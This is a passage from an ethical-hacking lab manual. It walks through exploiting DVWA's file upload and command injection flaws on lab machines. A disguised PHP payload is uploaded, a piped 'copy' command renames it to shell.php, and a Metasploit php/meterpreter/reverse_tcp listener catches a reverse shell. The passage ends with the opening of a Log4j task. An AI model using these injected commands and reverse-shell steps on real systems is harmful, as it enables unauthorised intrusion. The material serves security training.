
PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

Menu DVWA Security :: Damn...


93. Click the **File Upload** option in the left pane. The **Vulnerability: File Upload** page appears. Click the **Browse...** button to upload a file.



94. The **File Upload** window appears. Navigate to the **Desktop** location, select the payload file **high.jpeg**, and click **Open**.



95. Observe that the selected file (**high.jpeg**) appears to the right of the **Browse...** button.
96. Now, click the **Upload** button to upload the file to the database.



A screenshot of a Firefox browser window showing the DVWA (Damn Vulnerable Web Application) v1.10 "Development" version. The URL in the address bar is 10.10.1.22:8080/dvwa/vulnerabilities/upload/. The main content area displays the "Vulnerability: File Upload" page. On the left, a sidebar menu lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, **File Upload**, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), DVWA Security, and PHP Info. The "File Upload" item is highlighted with a green background. The main form asks "Choose an image to upload:" with a "Browse..." button and a file input field containing "high.jpeg". A "Upload" button is below the input field, with a mouse cursor hovering over it. To the right of the form, under "More Information", there is a bulleted list of links:

- https://www.owasp.org/index.php/Unrestricted_File_Upload
- <https://blogs.securiteam.com/index.php/archives/1268>
- <https://www.acunetix.com/websitesecurity/upload-forms-threat/>

97. You will see a message saying that the file has been uploaded successfully, along with the location of the uploaded file. Note down this location.

The screenshot shows a Firefox browser window on a Parrot OS desktop environment. The title bar reads "Vulnerability: File Upload :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox". The address bar shows the URL "10.10.1.22:8080/dvwa/vulnerabilities/upload/#". The DVWA logo is at the top. On the left, a sidebar menu lists various vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection (selected), CSRF, File Inclusion, File Upload (highlighted in green), Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), DVWA Security, and PHP Info. The main content area displays the "Vulnerability: File Upload" page. It has a form to choose an image to upload, with a "Browse..." button and a message "No file selected.". Below it is an "Upload" button. A success message in blue text says "..././.hackable/uploads/high.jpeg successfully uploaded!". At the bottom, there's a "More Information" section with three links: https://www.owasp.org/index.php/Unrestricted_File_Upload, <https://blogs.securiteam.com/index.php/archives/1268>, and <https://www.acunetix.com/websitedevelopment/upload-forms-threat/>. The bottom navigation bar includes "Menu", the DVWA logo, and the title "Vulnerability: File Uplo...".

98. Now, click the **Command Injection** option in the left pane. The **Vulnerability: Command Injection** window appears; in the **Enter an IP address** field, type **|copy C:\wamp64\www\DVWA\hackable\uploads\high.jpeg C:\wamp64\www\DVWA\hackable\uploads\shell.php** and click the **Submit** button.

A screenshot of a Firefox browser window on a Parrot OS desktop environment. The title bar shows 'Vulnerability: Command Injection :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox'. The address bar displays '10.10.1.22:8080/dvwa/vulnerabilities/exec/'. The DVWA logo is at the top. The left sidebar menu is visible, with 'Command Injection' selected. The main content area shows a 'Ping a device' form where the IP address field contains 'i64/www/DVWA/hackable/uploads/shell.php' and the 'Submit' button is present. Below this is a 'More Information' section with links to external resources.

Vulnerability: Command Injection

Ping a device

Enter an IP address: i64/www/DVWA/hackable/uploads/shell.php

Submit

More Information

- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://www.owasp.org/index.php/Command_Injection

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)

DVWA Security
PHP Info

Menu Vulnerability: Command...

99. Observe a message saying that the file has been copied, as shown in the screenshot.

The screenshot shows a Firefox browser window on a Parrot OS desktop. The address bar displays the URL `10.10.1.22:8080/dvwa/vulnerabilities/exec/#`. The DVWA logo is at the top. The left sidebar menu is visible, with 'Command Injection' selected. The main content area shows a 'Ping a device' form where an IP address was entered and a message '1 file(s) copied.' is displayed. Below it, a 'More Information' section lists several links related to command injection.

Vulnerability: Command Injection :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox

Vulnerability: Command

Getting Started Start Parrot OS Community Docs Git CryptPad Privacy Pentest Learn

DVWA

Vulnerability: Command Injection

Ping a device

Enter an IP address: Submit

1 file(s) copied.

More Information

- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/intl/>
- https://www.owasp.org/index.php/Command_Injection

Menu Vulnerability: Command...

100. Launch a **Terminal** window by clicking on the **MATE Terminal** icon at the top of **Desktop**.
101. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
102. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

The password that you type will not be visible.

103. Now, type **cd** and press **Enter** to jump to the root directory.

```
[attacker@parrot]~[-]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]~[-]/home/attacker
└─#cd
[root@parrot]~[-]
└─#
```

104. In the **Terminal** window, type **msfconsole** and press **Enter** to launch the Metasploit framework.
105. In msfconsole, type **use exploit/multi/handler** and press **Enter** to begin setting up the listener.
106. You have to set up a listener so that you can establish a **Meterpreter** session with your victim.

Follow the steps given below to set up a listener using the msf command line:

- o Type **set payload php/meterpreter/reverse_tcp** and press **Enter**
- o Type **set LHOST 10.10.1.13** and press **Enter**
- o Type **set LPORT 2222** and press **Enter**.
- o Type **run** and press **Enter** to start the listener

```
Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
.d00o'WM.0000ccccx0000.MX'x00d.
,k0l'M.000000000000.M'd0k,
:kk;.000000000000.;0k:
;k00000000000000k:
,x000000000000x,
.l0000000l.
,d0d,
[ attacker's Home ] upload.php


=[ metasploit v6.1.9-dev
+ --=[ 2169 exploits - 1149 auxiliary - 398 post
+ --=[ 592 payloads - 45 encoders - 10 nops
+ --=[ 9 evasion

Metasploit tip: Save the current environment with the
save command, future console restarts will use this
environment again

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(multi/handler) > set LPORT 2222
LPORT => 2222
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.1.13:2222

[ Menu ] [Vulnerability: Command... ] msfconsole - Parrot Ter...
```

107. Switch to the **Mozilla Firefox** window where the DVWA website is open. Open a new tab, type **http://10.10.1.22:8080/dvwa/hackable/uploads/shell.php** into the address bar and press **Enter** to execute the uploaded payload.



108. Switch back to the **Terminal** window and observe that a **Meterpreter session** has successfully been established with the victim system.

The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal title is "msfconsole - Parrot Terminal". The terminal content shows the following:

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(multi/handler) > set LPORT 2222
LPORT => 2222
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:2222
[*] Sending stage (39282 bytes) to 10.10.1.22
[*] Meterpreter session 1 opened (10.10.1.13:2222 -> 10.10.1.22:52187) at 2022-04-20 08:19:45 -0400

meterpreter >
```

109. In the meterpreter command line, type **sysinfo** and press **Enter** to view the system details of the victim machine.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal displays the following Metasploit session:

```
Parrot      CEHv12 Module 14
          [ metasploit v6.1.9-dev
+ --=[ 2169 exploits - 1149 auxiliary - 398 post
+ --=[ 592 payloads - 45 encoders - 10 nops
+ --=[ 9 evasion ]]

Metasploit tip: Save the current environment with the
save command, future console restarts will use this
environment again

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(multi/handler) > set LPORT 2222
LPORT => 2222
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:2222
[*] Sending stage (39282 bytes) to 10.10.1.22
[*] Meterpreter session 1 opened (10.10.1.13:2222 -> 10.10.1.22:52187) at 2022-04-20 08:19:45 -0400

meterpreter > sysinfo
Computer : SERVER2022
OS       : Windows NT SERVER2022 10.0 build 20348 (Windows Server 2016) AMD64
Meterpreter : php/windows
meterpreter >
```

110. This concludes the demonstration of how to exploit a file upload vulnerability at different security levels.
111. Close all open windows and document all acquired information.


Task 9: Gain Access by Exploiting Log4j Vulnerability

Log4j is an open-source framework that helps developers store various types of logs produced by users. Log4j, which is also known as Log4shell and LogJam, is a zero-day RCE (Remote Code Execution) vulnerability, tracked under CVE-2021-44228. Log4j enables insecure JNDI lookups, when these JNDI lookups are paired with the LDAP protocol, can be exploited to exfiltrate data or execute arbitrary code.

